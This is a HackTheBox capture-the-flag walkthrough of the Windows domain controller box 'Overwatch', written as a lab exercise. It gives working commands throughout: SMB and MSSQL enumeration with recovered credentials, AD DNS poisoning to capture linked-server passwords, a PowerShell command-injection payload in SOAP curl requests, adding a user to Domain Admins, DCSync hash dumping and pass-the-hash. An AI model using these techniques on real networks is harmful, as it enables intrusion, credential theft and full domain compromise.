
Overwatch — HackTheBox Walkthrough
Overwatch is a medium-difficulty Windows Active Directory box that rewards patient enumeration and creative pivoting. The path to Domain Admin runs through an unusual combination of MSSQL linked server abuse, rogue DNS poisoning to capture cleartext credentials, and a PowerShell injection buried inside a .NET WCF service running as SYSTEM.
Overview
The attack chain looks like this: decompile a .NET monitoring app from an SMB share → use hardcoded MSSQL credentials to discover a linked server → poison AD DNS to redirect that linked server to our machine and capture cleartext SQL credentials → WinRM in as the captured user → exploit a PowerShell injection in the local WCF service → add ourselves to Domain Admins → DCSync. Each step is gated behind the previous one, which makes this box feel like a proper engagement simulation.
Reconnaissance
Port Scan
Starting with a standard nmap scan to map the attack surface:

Classic Domain Controller profile — DNS, Kerberos, LDAP, SMB with signing required. The standout is MSSQL on port 6520 instead of the default 1433. Non-standard port suggests SQLEXPRESS and means automated scanners might miss it. WinRM on 5985 is also interesting — if we can find credentials for a user in Remote Management Users, that’s our foothold.
The hostname resolves to S200401.overwatch.htb, and LDAP enumeration confirms this is the DC for overwatch.htb. I added both to /etc/hosts.
SMB Enumeration
Anonymous/guest access is often the first thing to check on Windows boxes before diving into authenticated paths:
nxc smb <TARGET> -u 'guest' -p '' --shares

Guest access is enabled, and software$ is readable. This is unusual — a share named software$ on a DC often contains deployment packages or utilities. Let’s see what’s inside:
smbclient //<TARGET>/software$ -U 'guest' -N
smb: \> ls
  Monitoring/
smb: \> cd Monitoring
smb: \Monitoring\> ls
  overwatch.exe
I pulled down overwatch.exe for analysis.
Reverse Engineering the WCF Service
overwatch.exe is a .NET 4.7.2 assembly, so decompiling with dnSpy gives us near-source-quality code. Two things jump out immediately.
Hardcoded MSSQL credentials:
string connectionString = "Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;";
Dangerous KillProcess implementation:
public string KillProcess(string processName)
{
    string command = "Stop-Process -Name " + processName + " -Force";
    // executes via PowerShell runspace
    ...
    return result;
}
Unsanitized string concatenation feeding directly into a PowerShell command. If this service is running as a privileged account, that’s code execution. I also spotted a LogEvent() method with SQL injection potential and CheckEdgeHistory() that polls Edge browser history every 30 seconds — suggesting there may be simulated user activity on the box.
The service endpoint is http://overwatch.htb:8000/MonitorService — but port 8000 isn’t exposed externally. We’ll need a foothold first to reach it locally.
MSSQL Enumeration
With the sqlsvc credentials, let’s see what we can do in SQL Server. I connected using Windows authentication (note: the sqlsvc account is a domain account, not a SQL login):
impacket-mssqlclient 'overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@<TARGET>' -port 6520 -windows-auth
Basic enumeration reveals we’re dbo on the overwatch database but not sysadmin. The usual escalation paths are all blocked:
-- xp_cmdshell
EXEC xp_cmdshell 'whoami';
-- Msg 15281: SQL Server blocked access to procedure 'sys.xp_cmdshell'

-- sp_OACreate
EXEC sp_OACreate 'WScript.Shell', @shell OUTPUT;
-- Msg 15281: blocked

-- No impersonation targets
SELECT name FROM sys.server_principals WHERE name != 'sa';
-- Only sqlsvc and BUILTIN\Users
Dead ends, but one thing stands out in the linked server list:
SELECT name, data_source FROM sys.servers;
-- SQL07    SQL07
A linked server named SQL07 pointing at hostname SQL07 — with no domain suffix. That hostname doesn’t exist in DNS. This is interesting.
NTLM Coercion via xp_dirtree (Dead End)
Before the DNS angle clicked, I tried the classic NTLM coercion:
EXEC xp_dirtree '\\<VPN_IP>\share', 1, 1;
Responder captured a hash for S200401$ — the DC’s machine account. Machine account hashes are computationally infeasible to crack, and relaying a DC machine account back to its own LDAP fails due to modern Windows self-relay protection, even with --remove-mic. LDAPS relay also failed, likely due to channel binding enforcement. This was a dead end.
DNS Poisoning to Capture Linked Server Credentials
Here’s the clever part. The linked server SQL07 references a hostname that doesn’t exist in DNS. As an authenticated domain user, we can add our own DNS records to Active Directory using krbrelayx/dnstool.py. This is a legitimate feature of AD-integrated DNS — any authenticated user can add records by default.
The plan: add SQL07.overwatch.htb → <VPN_IP>, start Responder with MSSQL support, then trigger the linked server connection from within MSSQL. When SQL Server tries to connect to SQL07, it’ll resolve to our machine.
# Add the poisoned DNS record
python3 /opt/krbrelayx/dnstool.py -u 'overwatch.htb\sqlsvc' -p 'TI0LKcfHzZw1Vv' \
  --action add --record 'SQL07.overwatch.htb' --data '<VPN_IP>' --type A \
  <TARGET>
Start Responder to capture the incoming connection:
sudo responder -I tun0 -v
Then trigger the linked server from our MSSQL session:
EXEC ('SELECT 1') AT SQL07;

This is why this technique is so powerful: SQL Server linked server connections using SQL authentication transmit credentials in cleartext over the wire. No cracking required — Responder’s MSSQL honeypot captures them directly. (We used Responder for NTLM hash capture in the Archetype Starting Point box, but here it’s doing something quite different.)
Foothold
WinRM as sqlmgmt
With the captured credentials, let’s verify WinRM access:
nxc winrm <TARGET> -u sqlmgmt -p 'bIhBbzMMnB82yx'
WINRM <TARGET> 5985 S200401 [+] overwatch.htb\sqlmgmt:bIhBbzMMnB82yx (Pwn3d!)
BloodHound confirms sqlmgmt is a member of Remote Management Users. Shell time:
evil-winrm -i <TARGET> -u sqlmgmt -p 'bIhBbzMMnB82yx'
We’re in as a standard domain user. BloodHound shows clean ACLs — no direct paths to Domain Admin, no Kerberoastable accounts, no ADCS. The escalation has to come from something local.
Privilege Escalation
WCF Service PowerShell Injection
Remember the KillProcess vulnerability we found in the decompiled binary? Port 8000 is only accessible locally, and now we have a local foothold. Let’s confirm the service is running:
netstat -an | findstr 8000
# TCP    0.0.0.0:8000    0.0.0.0:0    LISTENING
Before crafting SOAP requests, I fetched the WSDL to get the exact SOAPAction URI — this is important because the decompiled class names didn’t match the actual WCF contract interface name:
http://overwatch.htb:8000/MonitorService?wsdl
The contract interface is IMonitoringService (not IMonitorService as suggested by the class names in the decompiled code). The correct SOAPAction is:
http://tempuri.org/IMonitoringService/KillProcess
Always fetch the WSDL. Decompiled names lie.
The injection works because the code does:
Stop-Process -Name <our_input> -Force
If we pass test; whoami #, PowerShell executes:
Stop-Process -Name test; whoami # -Force
The semicolon separates commands, and # comments out -Force. Let’s test with a basic SOAP request:
curl -s -X POST http://overwatch.htb:8000/MonitorService \
  -H 'Content-Type: text/xml; charset=utf-8' \
  -H 'SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"' \
  -d '<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>test; whoami #</processName>
    </KillProcess>
  </s:Body>
</s:Envelope>'

The service runs as SYSTEM, and output comes back directly in <KillProcessResult>. This is sighted command execution, not blind — we can read the results of each command.
Escalating to Domain Admin
To avoid quoting nightmares in the SOAP payload, I uploaded a base64-encoded PowerShell script via WinRM and executed it through the injection. The payload adds sqlmgmt to Domain Admins:
# On attacker machine — encode the command
echo -n 'net group "Domain Admins" sqlmgmt /add /domain' | iconv -t UTF-16LE | base64 -w0
Then execute via the injection:
curl -s -X POST http://overwatch.htb:8000/MonitorService \
  -H 'Content-Type: text/xml; charset=utf-8' \
  -H 'SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"' \
  -d '<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>test; powershell -enc <BASE64_PAYLOAD> #</processName>
    </KillProcess>
  </s:Body>
</s:Envelope>'
With sqlmgmt now a Domain Admin, we can DCSync to pull the Administrator hash:
impacket-secretsdump 'overwatch.htb/sqlmgmt:bIhBbzMMnB82yx@<TARGET>' \
  -just-dc-user Administrator
Administrator:500:aad3b435b51404eeaad3b435b51404ee:269fa056205bbf5d47fc2c3682dbbce6:::
Pass the hash for a clean Administrator shell:
evil-winrm -i <TARGET> -u Administrator -H '269fa056205bbf5d47fc2c3682dbbce6'
We’re Domain Admin. Both flags collected.
Lessons Learned
DNS poisoning for linked servers is devastatingly effective. When a MSSQL linked server references a hostname not in DNS, any authenticated domain user can add that record to AD-integrated DNS using krbrelayx/dnstool.py. The server then connects to you instead, handing over credentials. The attack requires no special privileges — just domain user access. This is similar to the MSSQL-based credential capture techniques we explored in Eighteen, though the mechanism here is more subtle.
MSSQL linked servers leak cleartext SQL credentials. Unlike NTLM authentication (which requires cracking or relaying), SQL auth over linked server connections sends passwords in the clear. Responder’s MSSQL honeypot captures these without any post-processing. No wordlist, no GPU time.
NTLM relay from a DC to itself fails. Even with --remove-mic, modern Windows rejects a domain controller relaying its own machine account credentials back to its own LDAP. Don’t waste time setting up relay chains if the coerced account is the DC itself — move on.
Always fetch the WSDL. WCF service contract interface names don’t always match decompiled class names. The wrong SOAPAction will get you a SOAP fault every time. Thirty seconds fetching ?wsdl saves hours of confusion.
ntlmrelayx dies when backgrounded in a regular shell. Its daemon threads exit when the parent process closes. Use screen -dmS relay ntlmrelayx.py [args] to keep it alive across session changes.
The full kill chain here required chaining four distinct techniques: SMB enumeration → .NET reverse engineering → MSSQL linked server DNS poisoning → WCF injection. No single step is exotic, but the combination is. This is what a real engagement often looks like — a series of mundane findings that compound into complete compromise.